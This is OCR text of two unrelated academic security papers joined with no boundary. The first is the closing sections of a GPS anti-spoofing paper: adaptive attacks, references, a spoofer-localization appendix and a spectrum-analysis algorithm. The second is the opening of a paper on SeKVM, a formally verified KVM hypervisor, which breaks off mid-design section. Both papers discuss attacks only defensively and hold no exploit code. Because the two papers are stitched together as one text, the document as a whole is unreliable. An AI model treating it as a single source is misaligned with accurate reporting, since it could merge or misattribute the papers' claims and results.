Other Adaptive Attack Strategies. In addition to the adaptive attack method discussed in Section 7, attackers may come up with other strategies. For example, attackers may choose to spoof a subset of satellites instead of all of them. The idea is to let the victim device receive both spoofed and legitimate GPS signals, and thus disrupt our detection scheme (e.g., AoA-Dev). This adaptive strategy, however, is difficult to realize in practice. First, to avoid any suspicion caused by abrupt changes in GPS time estimation, spoofers must maintain both precise time synchronization and phase coordination between the spoofed and real signals. Then, even if this challenging requirement is met, the attacker would face two situations: (1) If the attacker lets the legitimate signals dominate, the victim will no longer calculate the desired fake location. This is because GPS devices typically have satellite selection algorithms that automatically exclude "outliers". Such algorithms are implemented differently among vendors (i.e., it is difficult to engineer a universally effective attack). (2) If the attacker lets spoofed signals dominate, our detection method can still work since the AoAs of the majority of the satellites would still be clustered around similar angles.

Other Limitations. Our experiment setups also have limitations. Due to FCC rules and regulations, we only conducted non-spoofing experiments in the outdoor environments and limited our spoofing experiments to indoor. It is possible the indoor setup cannot perfectly mimic the open air and urban canyon environments.

11 Conclusion

In this paper, we propose a GPS anti-spoofing framework for off-the-shelf GPS chipsets. This allows our spoofing detection methods to be backward compatible with a large number of existing GPS devices. By rotating the GPS receiver, we create a blocking effect that allows us to estimate the signals' angle-of-arrival (AoA) to facilitate spoofing detection. we demonstrate the robustness and the efficiency of the detection schemes under both basic and adaptive spoofing attacks. We also discuss other potential application scenarios of the detection methods beyond our current prototypes.

Acknowledgment

We thank our shepherd Aanjhan Ranganathan and anonymous reviewers for their constructive comments and suggestions. This work was supported in part by NSF grants CNS-1547366, CNS-1824494, CNS-2030521, and CNS-1717028.

References

[1] Spoofing a super yacht at sea. UT News, 2013. https://news.utexas.edu/2013/07/30/spoofing-a-superyacht-at-sea/.

[2] Gp2015 datasheet. DigChip.com, 2015. https://www.digchip.com/datasheets/parts/datasheet/537/GP2015.php.

[3] Labsat 3 wideband. labsat.co.uk, 2017. https://www.labsat.co.uk/index.php/en/products/labsat-3-wideband.

[4] Internet for the masses not a focus for kymeta, phasor, 2018. https://spacenews.com/internet-for-the-masses-not-a-focus-for-kymeta-phasor/.

[5] Global positioning system (gps), 2020. https://www.gps.gov/.

[6] Jahshan Bhatti and Todd E Humphreys. Hostile control of ships via false gps signals: Demonstration and detection. *NAVIGATION: Journal of the Institute of Navigation*, 2017.

[7] Kenneth R Britting. Inertial navigation systems analysis. *Wiley-Interscience*, 1971.

[8] Ali Broumandan, T Lin, A Moghaddam, D Lu, J Nielsen, and G Lachapelle. Direction of arrival estimation of gnss signals based on synthetic antenna array. In *ION GNSS+*, 2007.

[9] Hongjun Choi, Wen-Chuan Lee, Yousra Aafer, Fan Fei, Zhan Tu, Xiangyu Zhang, Dongyan Xu, and Xinyan Deng. Detecting attacks against robotic vehicles: A control invariant approach. In *ACM CCS*, 2018.

[10] crescentvenus. *WALB (Wireless Attack Launch Box)*, 2017. https://github.com/crescentvenus/WALB.

[11] Mahsa Foruhandeh, Abdullah Z. Mohammed, Gregor Kildow, Paul Berges, and Ryan Gerdes. Spotr: Gps spoofing detection via device fingerprinting. In *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, 2020.

[12] Alessia Garofalo, Cesario Di Sarno, Luigi Coppolino, and Salvatore D'Antonio. A gps spoofing resilient wams for smart grid. In *EWDC*, 2013.

[13] Inside GNSS. In feasibility of multi-frequency spoofing, 2018. https://insidegnss.com/infeasibility-of-multi-frequency-spoofing/.

[14] G. Goavec-Merou, J.-M Friedt, and F. Meyer. Gps spoofing using software defined radio. In *FOSDEM*, 2019.

[15] Google. *Raw GNSS Measurements*, 2020. https://developer.android.com/guide/topics/sensors/gnss/.

[16] Christoph Günther. A survey of spoofing and counter-measures. *NAVIGATION: Journal of The Institute of Navigation*, 2014.

[17] Pinyao Guo, Hunmin Kim, Nurali Virani, Jun Xu, Minghui Zhu, and Peng Liu. Roboads: Anomaly detection against sensor and actuator misbehaviors in mobile robots. In *DSN*, 2018.

[18] Todd E Humphreys, Brent M Ledvina, Mark L Psiaki, Brady W O'Hanlon, and Paul M Kintner. Assessing the spoofing threat: Development of a portable gps civilian spoofer. In *Radio Navigation Laboratory Conference Proceedings*, 2008.

[19] Hridu Jain, Sherman Lo, Yu Hsuan Chen, Fabian Rothmaier, and J David Powell. Accommodating direction ambiguities in direction of arrival based gnss spoof detection. In *ION Pacific PNT*, 2019.

[20] S Rao Jammalamadaka and Ambar Sengupta. Topics in circular statistics. *World Scientific*, 2001.

[21] Kai Jansen, Matthias Schäfer, Daniel Moser, Vincent Lenders, Christina Pöpper, and Jens Schmitt. Crowd-gps-sec: Leveraging crowdsourcing to detect and localize gps spoofing attacks. In *IEEE SP*, 2018.

[22] Kai Jansen, Nils Ole Tippenhauer, and Christina Pöpper. Multi-receiver gps spoofing detection: Error models and realization. In *ACSAC*, 2016.

[23] Wonho Kang and Youngnam Han. Smartpdr: Smartphone-based pedestrian dead reckoning for indoor localization. *IEEE Sensors Journal*, 2015.

[24] Andrew J Kerns, Daniel P Shepard, Jahshan A Bhatti, and Todd E Humphreys. Unmanned aircraft capture and control via gps spoofing. *JFR*, 2014.

[25] Sherman C. Lo and Yu Hsuan Chen. Robust gnss spoof detection using direction of arrival: Methods and practice. In *ION GNSS+*, 2018.

[26] Steve Markgraf. *osmo-fl2k: Using cheap USB 3.0 VGA adapters as SDR transmitter*, 2019. https://osmocom.org/projects/osmo-fl2k/wiki/Osmo-fl2k.

[27] Michael Meurer, Andriy Konovaltsev, Manuel Appel, and Manuel Cuntz. Direction-of-arrival assisted sequential spoofing detection and mitigation. In *ION GNSS+*, 2016.

[28] Damian Miralles, Nathan Levigne, Dennis M Akos, Juan Blanch, and Sherman Lo. Android raw gnss measurements as the new anti-spoofing and anti-jamming solution. In *ION GNSS+*, 2018.

[29] Paul Y Montgomery. Receiver-autonomous spoofing detection: Experimental results of a multi-antenna receiver defense against a portable civil gps spoofer. In *Radio Navigation Laboratory Conference Proceedings*, 2011.

[30] Ruben Morales-Ferre, Philipp Richter, Emanuela Falletti, Alberto de la Fuente, and Elena Simona Lohan. A survey on coping with intentional interference in satellite navigation for manned and unmanned aircraft. *IEEE Communications Surveys & Tutorials*, 2019.

[31] Sashank Narain, Aanjhan Ranganathan, and Guevara Noubir. Security of gps/ins based on-road location tracking systems. In *IEEE SP*, 2019.

[32] NASA. Broadcast ephemeris data, 2020. https://cddis.nasa.gov/Data_and_Derived_Products/GNSS/broadcast_ephemeris_data.html.

[33] Tyler Nighswander, Brent Ledvina, Jonathan Diamond, Robert Brumley, and David Brumley. Gps software attacks. In *ACM CCS*, 2012.

[34] Juhwan Noh, Yujin Kwon, Yunmok Son, Hocheol Shin, Dohyun Kim, Jaeyeong Choi, and Yongdae Kim. Tractor beam: Safe-hijacking of consumer drones with adaptive gps spoofing. *ACM TOPS*, 2019.

[35] Brady W O'Hanlon, Mark L Psiaki, Jahshan A Bhatti, Daniel P Shepard, and Todd E Humphreys. Real-time gps spoofing detection via correlation of encrypted signals. *NAVIGATION: Journal of The Institute of Navigation*, 2013.

[36] osqzss. *gps-sdr-sim*, 2016. https://github.com/osqzss/gps-sdr-sim/.

[37] Mark L. Psiaki and Todd E. Humphreys. Protecting gps from spoofers is critical to the future of navigation. *IEEE Spectrum*, 2016.

[38] Mark L Psiaki, Steven P Powell, and Brady W O'Hanlon. Gnss spoofing detection using high-frequency antenna motion and carrier-phase data. In *ION GNSS+*, 2013.

[39] Aanjhan Ranganathan, Hildur Ólafsdóttir, and Srdjan Capkun. Spree: a spoofing resistant gps receiver. In *MobiCom*, 2016.

[40] Fabian Rothmaier, Yu-Hsuan Chen, and Sherman Lo. Improvements to steady state spoof detection with experimental validation using a dual polarization antenna. In *ION GNSS+*, 2019.

[41] Desmond Schmidt, Kenneth Radke, Seyit Camtepe, Ernest Foo, and Michał Ren. A survey and analysis of the gnss spoofing threat and countermeasures. *ACM Computing Surveys (CSUR)*, 2016.

[42] Erick Schmidt, Zachary Ruble, David Akopian, and Daniel J Pack. Software-defined radio gnss instrumentation for spoofing mitigation: A review and a case study. *IEEE TIM*, 2018.

[43] Souvik Sen, Romit Roy Choudhury, and Srihari Nelakuditi. Spinloc: Spin once to know your location. In *HotMobile*, 2012.

[44] Junjie Shen, Jun Yeon Won, Zeyuan Chen, and Qi Alfred Chen. Drift with devil: Security of multi-sensor fusion based localization in high-level autonomous driving under gps spoofing. In *USENIX Security*, 2020.

[45] Daniel P Shepard, Todd E Humphreys, and Aaron A Fansler. Evaluation of the vulnerability of phasor measurement units to gps spoofing attacks. *IJCIP*, 2012.

[46] Yubo Song, Kan Zhou, and Xi Chen. Fake bts attacks of gsm system on software radio platform. *Journal of Networks*, 2012.

[47] Ivan Studnia, Vincent Nicomette, Eric Alata, Yves Deswarte, Mohamed Kaâniche, and Youssef Laarouchi. Survey on security threats and protection mechanisms in embedded automotive networks. In *DSN-W*, 2013.

[48] Peter F Swaszek, Scott A Pratz, Benjamin N Arocho, Kelly C Seals, and Richard J Hartnett. Gnss spoof detection using shipboard imu measurements. In *ION GNSS+*, 2014.

[49] Çağatay Tanıl, Samer Khanafseh, Mathieu Joerger, and Boris Pervan. An ins monitor to detect gnss spoofers capable of tracking vehicle position. *IEEE TAES*, 2018.

[50] Nils Ole Tippenhauer, Christina Pöpper, Kasper Bonne Rasmussen, and Srdjan Capkun. On the requirements for successful gps spoofing attacks. In *ACM CCS*, 2011.

[51] Bertold Van den Bergh and Sofie Pollin. Keeping uavs under control during gps jamming. *IEEE Systems Journal*, 2018.

[52] Kyle D Wesson, Jason N Gross, Todd E Humphreys, and Brian L Evans. Gnss signal authentication via power and distortion monitoring. *IEEE TAES*, 2018.

[53] Tegg Westbrook. The global positioning system and military jamming. *Journal of Strategic Security*, 2019.

[54] Yuan Wu, Hai-Bing Zhu, Qing-Xiu Du, and Shu-Ming Tang. A survey of the research status of pedestrian dead reckoning systems based on inertial sensors. *IJAC*, 2019.

[55] Nian Xue, Liang Niu, Xianbin Hong, Zhen Li, Larissa Hoffaeller, and Christina Pöpper. Deepsim: Gps spoofing detection on uavs using satellite imagery matching. In *ACSAC*, 2020.

[56] Kexiong Curtis Zeng, Shinan Liu, Yuanchao Shu, Dong Wang, Haoyu Li, Yanzhi Dou, Gang Wang, and Yaling Yang. All your GPS are belong to us: Towards stealthy manipulation of road navigation systems. In *USENIX Security*, 2018.

[57] Zengbin Zhang, Xia Zhou, Weile Zhang, Yuanyang Zhang, Gang Wang, Ben Y Zhao, and Haitao Zheng. I am the antenna: accurate outdoor ap location using smartphones. In *MobiCom*, 2011.

A Appendix: Spoofer Localization

With the ability to estimate AoA of GPS signals, we can further infer the location of the spoofer with additional analysis. A naive approach is to perform rotation from at least two different locations. Then we use the estimated AoAs to locate the spoofer by simple triangulation. However, this naive approach is highly dependent on the accurate AoA estimation, which can be error-prone especially under spoofing conditions. Instead, we perform AoA-guided navigation (an adaptation of [43, 57]) to locate the spoofer.




Figure 17: Illustration of the spoofer localization algorithm.

The basic idea is demonstrated in Figure 17. At an initial location T_1, the GPS receiver spins locally to obtain an AoA aoa_1, then we move toward the AoA direction for a certain distance d and arrive at T_2. After that, the receiver spins again and repeat the above steps until the spoofer is within view. During the process, we leverage the build-in IMU sensors in the smartphone to measure the moving distance d based on an existing method [23].

	MIN	MAX	AVERAGE
Basic Attack - Fitting	1.4°	21.4°	10.5°
Basic Attack - SA	3.0°	31.7°	15.2°
Adaptive Attack - Fitting	6.9°	66.1°	29.6°
Adaptive Attack - SA	12.6°	152.6°	62.3°

Table 2: Minimum, maximum, and average values of AoA error from different methods in open-air with human blockage.

Evaluation: Direction Derivation. The localization depends on an accurate estimation of AoAs. We first evaluate the accuracy of AoA inference. We considered both the basic attack and the adaptive attack. We examine two methods to derive AoAs: sine-wave fitting (Section 5.1) and frequency analysis (Section 8.2). The derived AoAs are used to compare with ground-truth AoAs to calculate the AoA error (i.e., the absolute difference between the two angles). Table 2 shows the AoA errors for the OAH setting. These observations suggest that a simple triangulation of AoAs cannot accurately locate the spoofer.

From Table 2, we observe that (1) the sine-wave fitting method work betters than the FA method on deriving AoAs; (2) the sine-wave fitting method is able to get basic spoofing signals' AoAs accurately with an average error of 10.5° but it is more difficult to estimate AoAs under adaptive attacks (with an average error of 29.6°).




Figure 18: Simulation Result of gradient-based localization Method, moving step $d = 10m$, stop threshold $c = 10m$

Evaluation: Localization Accuracy. To evaluate our proposed method, we build a simulation framework (in MATLAB), which allows us to analyze the localization results without performing spoofing in a large outdoor space. In this framework, a GPS spoofer is randomly assigned at a location which is L meters away from the GPS receiver. Once our system detects the spoofing signal, it will use the sine-wave

fitting method to derive the AoA and repeat steps in the *AoA-guided* navigation method to locate the spoofer. Once the GPS receiver is close enough to the spoofer (less than c meters), the simulation is terminated as the spoofer is within view. We record the number of steps it takes to locate the spoofer. In an ideal situation where AoA error is 0, the number of steps should be closed to L/d (where d is the moving distance per step). Both AoA error and walking distance measurement errors are modeled by a normal distribution (the mean and standard deviation is set based on our measured data).

The experiment results are shown in Figure 18. We set the spoofing signals to be generated by a basic attack and the sine-wave fitting method will be used to derive AoA. Then we set the moving distance d to 10m, the threshold distance for stopping searching c to 10m, and changes the L from 20m to 100m. For each setting, 1000 simulations are performed and the distribution of required steps is plotted as blue box plots in Figure 18. The orange line connects the average value of steps in each setting. Our observation is that as L changes from 20m to 100m, the value of required steps for locating the spoofer centralized in the range of $[L/d-1, L/d+1]$, which is closed to the results from the ideal situation where AoA error is 0. These results suggest that the multi-step navigation helps to rectify the AoA inference errors and converge to the spoofer location.

B Appendix: Other Supporting Materials

We put other supplementary materials in this section. Figure 19 and Figure 20 are photos of our experiment setups. Figure 21 shows the Radiation Pattern of an omnidirectional dipole antenna with a metal plate as the blocking material. With the blocking material, the Radiation Pattern can effectively mimic that of a directional antenna. Algorithm 3 shows the detailed process of the Spectrum Analysis (SA) based spoofing detection method. The SA method is used to detect adaptive spoofing attacks.




Figure 19: Anechoic chamber used for testing





Figure 20: Metal blockage experiment setup



(a) Side view (b) Top view

Figure 21: Radiation Pattern of an omnidirectional dipole antenna that is placed $< \lambda/4$ away from a metal plate, where λ is the wavelength and is around 19cm for GPS signal.

ALGORITHM 3: Spectrum Analysis

Input: G
Output: AoA
Initialization: $AoA \leftarrow \emptyset$
$timewindow = \{1, 2, ..., N\}$
Preprocessing: Obtain $f_r, S = \{s_1, s_2, ..., s_M\}, C_{s_i} = [c_{1s_i}, c_{2s_i}, ..., c_{Ns_i}]$ and $A = [a_1, a_2, ..., a_N]$ from GNSS measurements G
for *each satellite* s_i **do**
    $X_{s_i}(f) = FFT(C_{s_i})$
    Get phase from the rotation frequency f_r: $phase_{s_i} = getAngle(X_{s_i}(f_r))$
    $aoa_{s_i} = a_1 - phase_{s_i}$
    $AoA = append(AoA, aoa_{s_i})$
end for
return AoA

Formally Verified Memory Protection for a Commodity Multiprocessor Hypervisor



Shih-Wei Li Xupeng Li Ronghui Gu Jason Nieh John Zhuang Hui
Department of Computer Science
Columbia University
{shihwei,xupeng.li,rgu,nieh,j-hui}@cs.columbia.edu

Abstract

Hypervisors are widely deployed by cloud computing providers to support virtual machines, but their growing complexity poses a security risk, as large codebases contain many vulnerabilities. We present SeKVM, a layered Linux KVM hypervisor architecture that has been formally verified on multiprocessor hardware. Using layers, we isolate KVM's trusted computing base into a small core such that only the core needs to be verified to ensure KVM's security guarantees. Using layers, we model hardware features at different levels of abstraction tailored to each layer of software. Lower hypervisor layers that configure and control hardware are verified using a novel machine model that includes multiprocessor memory management hardware such as multi-level shared page tables, tagged TLBs, and a coherent cache hierarchy with cache bypass support. Higher hypervisor layers that build on the lower layers are then verified using a more abstract and simplified model, taking advantage of layer encapsulation to reduce proof burden. Furthermore, layers provide modularity to reduce verification effort across multiple implementation versions. We have retrofitted and verified multiple versions of KVM on Arm multiprocessor hardware, proving the correctness of the implementations and that they contain no vulnerabilities that can affect KVM's security guarantees. Our work is the first machine-checked proof for a commodity hypervisor using multiprocessor memory management hardware. SeKVM requires only modest KVM modifications and incurs only modest performance overhead versus unmodified KVM on real application workloads.

1 Introduction

Cloud computing providers rely on commodity hypervisors to securely host and protect user applications and data in virtual machines (VMs). However, commodity hypervisors are complex pieces of software, in some cases integrated with an entire host operating system (OS) kernel to leverage existing kernel functionality. This complexity poses a significant security risk as more complex software has more bugs, allowing attackers to exploit hypervisor vulnerabilities to compromise VMs [14–18].

Theoretically, formal verification offers a solution by proving that a system is correctly implemented. However, previously verified systems, such as CertiKOS [33], seL4 [43,53], Komodo [28], and Serval [54], were not verified using realistic hardware models that resemble what can be found in a cloud computing setting. Most of them are limited to uniprocessor settings, and none of them model common hardware features such as multi-level shared page tables, tagged TLBs, or writeback caches. In other words, these verified implementations cannot be deployed to handle cloud applications and workloads, and even if they could, their proofs may not hold for hardware used in a cloud computing setting.

We present SeKVM, the first hypervisor that has been formally verified on multiprocessor hardware with shared page tables, tagged TLBs, and writeback caches. This is made possible by introducing a layered hypervisor architecture and verification methodology. We use layers in three ways. First, we use layers to reduce the trusted computing base (TCB) by splitting the hypervisor into two layers, a higher layer consisting of a large set of untrusted hypervisor services and a lower layer consisting of a small core that serves as the hypervisor's TCB. We build on our previous work on HypSec [46] to retrofit the Linux KVM hypervisor in this manner without compromising its functionality. Reducing the hypervisor's TCB reduces the amount of code that needs to be trusted, thereby reducing code complexity and vulnerabilities.

Second, we use layers to modularize the implementation and proof of the TCB. We structure the TCB's implementation as a hierarchy of modules that build upon the hardware and each other. Modularity enables us to decompose the verification of the TCB into simpler components that are easier to prove. Once we prove that a lower layer module of the implementation refines its specification, we can then hide its implementation details and rely on its abstract specification in proving the correctness of higher layer modules that rely on the lower layer module. Furthermore, we can prove the

correctness of the lower layer module once and then rely on it in proving higher layer modules instead of needing to verify its implementation each time it is used by a higher layer module. We leverage our previous work on security-preserving layers [48] to provide a deep specification of each layer of the hypervisor implementation, and verify that the implementation refines a stack of layered specifications. Using layers allows us to reduce the proof of a complex implementation by composing a set of simpler proofs, one for each implementation module, reducing proof effort overall. As software is updated, layers also help with proof maintainability, as only the proofs for the implementation modules that change need to be updated while the other proofs can remain the same.

Third, we use layers to modularize the model of the hardware used for verification. We introduce a layered hardware model that is accurate enough to model multiprocessor hardware features yet simple enough to be used to verify real software by tailoring the complexity of the hardware model to the software using it. Lower layers of the hypervisor tend to provide simpler, hardware-dependent functions that configure and control hardware features. We verify these layers using all the various hardware features provided by the machine model, allowing us to verify low-level operations such as TLB shootdown. Higher layers of the hypervisor tend to provide complex, higher-level functions that are less hardware dependent. We verify these layers using simpler, more abstract machine models that hide lower-level hardware details not used by the software at higher layers, reducing proof burden for the more complex parts of the software. We extend our layered verification approach to construct an appropriately abstract machine model for each respective layer of software. This allows us to verify the correctness of the multiprocessor hypervisor TCB while accounting for and taking advantage of widely-used multiprocessor features, including multi-level shared page tables, tagged TLBs, and multi-level caches with cache bypass support.

We have implemented and verified a SeKVM prototype by retrofitting KVM on Armv8 multiprocessor hardware [19, 23–25]. The implementation requires only modest modifications to Linux and has a TCB of only a few thousand lines of code, yet retains KVM's full-featured commodity hypervisor functionality, including multiprocessor, full device I/O, multi-VM, VM management, and broad Arm hardware support. SeKVM improves KVM security by verifying the correctness of its TCB and the security guarantees of the entire hypervisor. Our verification also accounts for multi-level shared page tables, tagged TLBs, and multi-level caches. Furthermore, the verification has been done for multiple versions of KVM, specifically those in versions v4.18 and v5.4 of the Linux kernel. Both the machine model and the proofs that build upon it were formalized using the Coq proof assistant [3]. We show that SeKVM provides its strong security while providing similar performance to unmodified KVM, with only modest overhead for real application workloads and similar scalability when running multiple VMs.




Figure 1: SeKVM Design

Although SeKVM shares the same security properties as HypSec, both the correctness of SeKVM's TCB implementation and its security guarantees are formally verified. While HypSec's TCB may contain vulnerabilities that compromise its security properties, we have proven that SeKVM's TCB contains no vulnerabilities. Furthermore, while HypSec is designed to provide security properties to ensure VM confidentiality and integrity, SeKVM has been proven to guarantee those security properties on multiprocessor hardware. Our work is the first, machine-checked correctness proof of the TCB of a commodity hypervisor on a realistic hardware model with shared page tables, tagged TLBs, and writeback caches, and the first, machine-checked security proof of a commodity hypervisor using multiprocessor memory management hardware.

2 Threat Model and Assumptions

Our threat model is primarily concerned with hypervisor vulnerabilities that may be exploited to compromise a VM's private data. For each VM we are trying to protect, an attacker may control other VMs and exploit any hypervisor vulnerabilities. We protect each VM from attacks by other compromised VMs, but do not protect VMs that voluntarily reveal their own private data. Attackers may control peripherals to perform malicious memory accesses via DMA [61]. Side-channel attacks [6, 38, 51, 55, 71, 72] are beyond the scope of the paper.

We assume a secure persistent storage to store keys. We assume the hardware is bug-free and the system is initially benign, allowing signatures and keys to be securely stored before the system is compromised. We trust the machine model, compiler, and Coq.

3 SeKVM Design

SeKVM uses HypSec's design to retrofit the Linux KVM hypervisor, reducing its TCB while protecting the confidentiality and integrity of VMs. As shown in Figure 1, we split KVM into two layers, a small trusted and privileged KCore that is the TCB with full access to VM data, and an untrusted and deprivileged KServ delegated with most hypervisor functionality including the Linux kernel integrated with KVM. The result is a hypervisor with a significantly smaller TCB that still supports KVM's rich hypervisor features.

KCore is kept small by only performing VM data access control, including saving and restoring CPU register state and page table management to limit access to a VM's CPU state and memory to only KCore and the VM itself. Other hypervisor functionality, including I/O and interrupt virtualization and resource management such as CPU scheduling and memory allocation, are delegated to KServ. SeKVM leverages hardware virtualization support to enforce this separation. SeKVM runs KCore at a higher privilege CPU mode designed for running hypervisors, giving it full control of hardware, including virtualization hardware mechanisms such as nested page tables (NPTs) [8]; KServ runs at a lower privilege mode.

KCore configures virtualization hardware to enforce its access control. KCore enables NPTs for KServ and VMs so that they do not have direct access to physical memory. KCore can limit KServ's or a VM's access to pages of physical memory by unmapping those pages from the respective NPT. KCore ensures its own memory is not mapped into any of the NPTs, protecting its memory by making it inaccessible to KServ and other VMs. KCore also uses NPTs to make each VM's memory inaccessible to KServ and other VMs.

KCore interposes on all VM transitions, namely exiting or entering a VM. When a VM exits, KCore saves the VM's execution context from CPU hardware registers to its private memory, then restores KServ's execution context to the hardware before switching to KServ. KServ therefore cannot access a VM's CPU state from the hardware or memory, which the state is saved in KCore memory inaccessible to KServ. Since KServ must run to switch a CPU from running one VM to another, a VM's CPU state is also not accessible by any other VM. A compromised KServ or VM can neither control hardware virtualization mechanisms nor access KCore memory and thus cannot disable SeKVM.

Specifically, SeKVM uses Arm Virtualization Extensions (VE) to run KCore in hypervisor (EL2) mode while KServ runs in a less privileged kernel (EL1) mode. VM operations that need hypervisor intervention trap to EL2 and run KCore. KCore either handles the trap directly to protect VM data or world switches the hardware to EL1 to run KServ if more complex handling is necessary, KCore context switches to KServ. When KServ finishes its work, it makes a hypercall to trap to EL2 so KCore can securely restore the VM state to hardware. KCore interposes on every switch between the VM and KServ, thus protecting the VM's execution context. SeKVM ensures that KServ cannot invoke arbitrary KCore functions via hypercalls.

KCore leverages Arm VE's stage 2 memory translation support, Arm's NPTs, to virtualize both KServ and VM memory. Stage 2 page tables translate from guest physical addresses (gPAs) in a VM to the actual physical memory addresses on the host (PAs). Free physical memory is mapped into KServ's stage 2 page tables so KServ can allocate it to VMs. Once it is allocated to a VM, KCore maps the memory into the VM's stage 2 page tables and unmaps the memory from KServ's stage 2 page tables to make the physical memory inaccessible to KServ. KCore routes stage 2 page faults to EL2 and rejects illegal KServ and VM memory accesses. KCore allocates KServ's and VMs' stage 2 page tables from its own protected physical memory and manages the page tables, preventing KServ from accessing them. When a VM is terminated and is done with its allocated memory, KCore scrubs the memory before mapping it back into KServ's stage 2 page tables as free memory which can be allocated again to another VM. Further details are described in [46].

SeKVM by default ensures that KServ has no access to any VM memory. However, a VM may want to share its memory with KServ in some cases. For example, a VM may encrypt its data for use with paravirtualized I/O, in which a memory region owned by the VM has to be shared with KServ for communication and efficient data copying since KServ handles paravirtualized I/O. SeKVM provides `GRANT_MEM` and `REVOKE_MEM` hypercalls which a guest OS can use to share its memory with KServ. The VM passes the start of a guest physical frame number, the size of the memory region, and the specified access permission to KCore via the hypercalls. KCore enforces the access control policy by controlling the memory region's mapping in stage 2 page tables. Only VMs can use these two hypercalls; KServ cannot use them to gain access to VM pages.

SeKVM delegates device management to KServ. Devices are untrusted and KCore ensures that devices cannot compromise VM data using DMA protection. Like HypSec, SeKVM assumes VMs do not voluntarily leak data, and assumes that they encrypt I/O data for end-to-end security.

Using hardware features. Like KVM, SeKVM leverages standard multiprocessor hardware features for its functionality and performance, including multi-level shared page tables, tagged TLBs, caches, and IOMMU hardware. KCore supports multi-level shared NPTs to support standard KVM functionality. KCore supports dynamically allocated 4-level NPTs as used in KVM, which is essential on Arm 64-bit hardware. KCore supports huge (2MB) and regular (4KB) pages, also standard in KVM, which is crucial for virtualization performance. KCore supports shared NPTs that can be concurrently accessed by multiple CPUs as this is a requirement for multiprocessor VMs, each of which has a shared NPT.

KCore uses Arm's tagged TLBs to improve paging performance, avoiding the need to flush TLBs on context switches between VMs and KServ. KCore assigns an identifier to each VM and KServ which it uses to tag TLB entries so address translation can be properly disambiguated on TLB accesses from multiple VMs and KServ. When updating a page table entry, KCore flushes corresponding TLB entries to ensure the TLB does not include stale page table entries that could potentially compromise VM security. For instance, when a VM page is evicted from its stage 2 page tables, KCore has to flush the TLB entries correlated to the translation used for the evicted page. Otherwise, a VM could use the cached TLB entry to access the evicted page that KServ may now allocate to the other VMs. Correct TLB maintenance while avoiding unnecessary TLB flushes is crucial for VM security and performance.

KCore takes advantage of Arm's hardware cache coherence architecture to maximize system performance, but needs to ensure that caching does not violate the confidentiality and integrity of VM data. Architectures like Arm allow software to manage cached data. In particular, Arm's hardware cache coherence ensures that all cached memory accesses across different CPUs and different level caches get the same synchronized value, but it does not guarantee that what is in the cache is the same as main memory. Memory accesses that are configured to bypass the cache may therefore obtain stale data if the latest value is cached. To ensure this does not result in any possible leakage of VM data, when KCore scrubs memory pages, it executes cache management instructions to force those writes to cached data to also be written back to main memory to ensure there is no way for any VMs or KServ to access VM data directly from main memory.

